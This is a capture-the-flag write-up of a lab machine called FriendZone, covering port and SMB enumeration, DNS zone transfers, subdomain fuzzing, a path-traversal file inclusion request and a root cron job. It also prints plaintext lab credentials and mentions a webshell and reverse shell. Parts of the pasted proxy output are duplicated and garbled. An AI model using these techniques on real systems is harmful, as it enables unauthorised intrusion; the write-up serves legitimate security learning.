

# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.123 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 11:36 IST
Nmap scan report for 10.10.10.123
Host is up (0.18s latency).
Not shown: 56955 closed tcp ports (reset), 8573 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     Apache httpd 2.4.29
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.31 seconds
```

## 2) Found accessible SMB shares


```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H '10.10.10.123'

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445      Name: 10.10.10.123      Status: Authenticated
    Disk                      Permissions            Comment
    ----                      -
    print$                    NO ACCESS              Printer Drivers
    Files                     NO ACCESS              FriendZone Samba Server Files /etc/Files
    general                   READ ONLY              FriendZone Samba Server Files
    Development               READ, WRITE            FriendZone Samba Server Files
    IPC$                      NO ACCESS              IPC Service (FriendZone server (Samba, Ubuntu))
```

## 3) Checked the webpage



#### 4) Found a credential file

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H '10.10.10.123' -r
```

Summary

1. Live passive crawl from Proxy ...

Items added to site map

View site map

Task configuration

Task type: Live passive crawl

Scope: Proxy (all traffic)

Configuration: Add links: Add item itself, same domain and URLs in suite...

Capturing: ☐

Task progress

Site map items added: 0

Responses processed: 0

Responses queued: 0

Task log

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com  
https://github.com/ShawnDEvans/smbmap

[\*] Detected 1 hosts serving SMB

[\*] Established 1 SMB session(s)

IP	Name	Status	Permissions	Comment
10.10.10.123:445	10.10.10.123	Authenticated		
	Disk			
	print\$	NO ACCESS		Printer Drivers
	Files	NO ACCESS		FriendZone Samba Server Files /etc/Files
	general	READ ONLY		FriendZone Samba Server Files
	./general			
	dr--r--r--			
	0 Thu Jan 17 01:40:51 2019			
	dr--r--r--			
	0 Tue Sep 13 20:26:24 2022			
	fx--r--r--			
	57 Wed Oct 10 05:22:42 2018			
	Development			
	./Development			
	dr--r--r--			
	0 Mon Jun 10 11:48:51 2024			
	dr--r--r--			
	0 Tue Sep 13 20:26:24 2022			
	IPC\$	NO ACCESS		IPC Service (FriendZone server (Samba, Ubuntu))

```
(vigneswar@VigneswarPC)-[~]
$
```

```
(vigneswar@VigneswarPC)-[~]
$ cat 10.10.10.123-general_creds.txt
creds for the admin THING:
admin:WORKWORKHhallelujah@#
```

## 6) Found a subdomain

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u 'https://10.10.10.123/' -H "Host: FUZZ.friendzoneportal.red" -ic -t 200

v2.1.0-dev

:: Method      : GET
:: URL         : https://10.10.10.123/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.friendzoneportal.red
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

admin [Status: 200, Size: 379, Words: 23, Lines: 18, Duration: 477ms]
:: Progress: [19964/19964] :: Job [1/1] :: 442 req/sec :: Duration: [0:06:05] :: Errors: 127 ::
```

## 7) Found a webpage



## 8) Enumerated dns and found some domains

```
(vigneswar@VigneswarPC)~$ dig AXFR friendzoneportal.red @10.10.10.123


; <<>> DiG 9.19.21-1-Debian <<>> AXFR friendzoneportal.red @10.10.10.123
;; global options: +cmd
friendzoneportal.red. 604800 IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red. 604800 IN      AAAA    ::1
friendzoneportal.red. 604800 IN      NS      localhost.
friendzoneportal.red. 604800 IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN    A       127.0.0.1
files.friendzoneportal.red. 604800 IN    A       127.0.0.1
imports.friendzoneportal.red. 604800 IN  A       127.0.0.1
vpn.friendzoneportal.red. 604800 IN    A       127.0.0.1
friendzoneportal.red. 604800 IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 170 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Mon Jun 10 13:21:17 IST 2024
;; XFR size: 9 records (messages 1, bytes 309)
```

```
Season 5
There are several subdomains of the friendzone.red domain available on this server. What is
with the title "Login Form for FriendZone"?


(vigneswar@VigneswarPC)~$ dig AXFR friendzone.red @10.10.10.123

; <<>> DiG 9.19.21-1-Debian <<>> AXFR friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.        604800 IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.        604800 IN      AAAA    ::1
friendzone.red.        604800 IN      NS      localhost.
friendzone.red.        604800 IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A       127.0.0.1
hr.friendzone.red.     604800 IN      A       127.0.0.1
uploads.friendzone.red. 604800 IN      A       127.0.0.1
friendzone.red.        604800 IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 169 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Mon Jun 10 13:38:37 IST 2024
;; XFR size: 8 records (messages 1, bytes 289)
```

## 9) Found login page




## 10) Logged in with admin:WORKWORKHhallelujah@#






11) Checked for more pages



12) Checked another subdomain



## Vulnerability Assessment

1) We can include other php files in dashboard

Request

Pretty

Raw

Hex

1

GET /dashboard.php?image\_id=a.jpg&pagename=../../../../../../../../etc/Development/text

2

HTTP/1.1

3

Host: administrator1.friendzone.red

4

Cookie: FriendZoneAuth=e7749d0f4b4da5d03e69196fd1d18f1

5

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

6

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

7

Accept-Language: en-US,en;q=0.5

8

Accept-Encoding: gzip, deflate, br

9

Upgrade-Insecure-Requests: 1

10

Sec-Fetch-Dest: document

11

Sec-Fetch-Mode: navigate

12

Sec-Fetch-Site: none

13

Sec-Fetch-User: ?1

14

Te: trailers

15

Connection: close

16

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Date: Mon, 10 Jun 2024 08:30:43 GMT

3

Server: Apache/2.4.29 (Ubuntu)

4

Vary: Accept-Encoding

5

Content-Length: 371

6

Connection: close

7

Content-Type: text/html; charset=UTF-8

8

9

<title>

FriendZone Admin !

</title>

<br>

<br>

<br>

<center>

<h2>

Smart photo script for friendzone corp !

</h2>

</center>

<center>

<h3>

\* Note : we are dealing with a beginner php developer and the application is not tested yet !

</h3>

</center>

<center>

<img src='images/a.jpg'>

</center>

<center>

<h1>

Something went wrong ! , the script include wrong param !

</h1>

</center>

Sample Text File

10

Inspector

Request attributes

2

Request query parameters

2

Request body parameters

0

Request cookies

1

Request headers

13

Response headers

6

Inspector

Noxes

Request

PrettyRawHex

1

GET /dashboard.php?image\_id=a.jpg&pagename=../../../../../etc/Development/text

HTTP/1.1

2

Host: administrator1.friendzone.red

3

Cookie: FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1

4

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate, br

8

Upgrade-Insecure-Requests: 1

9

Sec-Fetch-Dest: document

10

Sec-Fetch-Mode: navigate

11

Sec-Fetch-Site: none

12

Sec-Fetch-User: ?1

13

Te: trailers

14

Connection: close

15

16

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Date: Mon, 10 Jun 2024 08:30:43 GMT

3

Server: Apache/2.4.29 (Ubuntu)

4

Vary: Accept-Encoding

5

Content-Length: 371

6

Connection: close

7

Content-Type: text/html; charset=UTF-8

8

9

<title>

10

FriendZone Admin !

11

</title>

12

<br>

13

<br>

14

<br>

15

<center>

16

<h2>

17

Smart photo script for friendzone corp !

18

</h2>

19

</center>

20

<center>

21

<h3>

22

\* Note : we are dealing with a beginner php developer and the application is not tested yet !

23

</h3>

24

</center>

25

<center>

26

<img src='images/a.jpg'>

27

</center>

28

<center>

29

<h1>

30

Something went wrong ! , the script include wrong param !

31

</h1>

32

</center>

33



Sample Text File

34

35


# Exploitation

## 1) Uploaded a webshell




## 2) Got reverse shell





3) Found a user credential



friend:Agpyu12!0.213\$

## Privilege Escalation

1) Found a cron job running every two minutes as root



```

2024/06/10 11:41:12 CMD: UID=0      PID=8      /usr/sbin/CRON -f
2024/06/10 11:41:12 CMD: UID=0      PID=7
2024/06/10 11:41:12 CMD: UID=0      PID=6
2024/06/10 11:41:12 CMD: UID=0      PID=4
2024/06/10 11:41:12 CMD: UID=0      PID=2
2024/06/10 11:41:12 CMD: UID=0      PID=1      /sbin/init splash
2024/06/10 11:42:01 CMD: UID=0      PID=3334   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:42:01 CMD: UID=0      PID=3333   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:42:01 CMD: UID=0      PID=3332   /usr/sbin/CRON -f
2024/06/10 11:44:01 CMD: UID=0      PID=3338   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:44:01 CMD: UID=0      PID=3337   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:44:01 CMD: UID=0      PID=3336   /usr/sbin/CRON -f
2024/06/10 11:46:01 CMD: UID=0      PID=3341   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:46:01 CMD: UID=0      PID=3340   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:46:01 CMD: UID=0      PID=3339   /usr/sbin/CRON -f
